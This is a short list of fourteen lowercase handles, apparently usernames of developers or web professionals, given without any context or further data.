 dynamis
 kubell_hr
 morganepeng
 marcoroth
 kevinliebholz
 cassininazir
 eileencodes
 bluesmoon
 gurzu
 hatefulcrawdad
 tammyeverts
 jonoalderson
 jacobtomlinson
 shpigford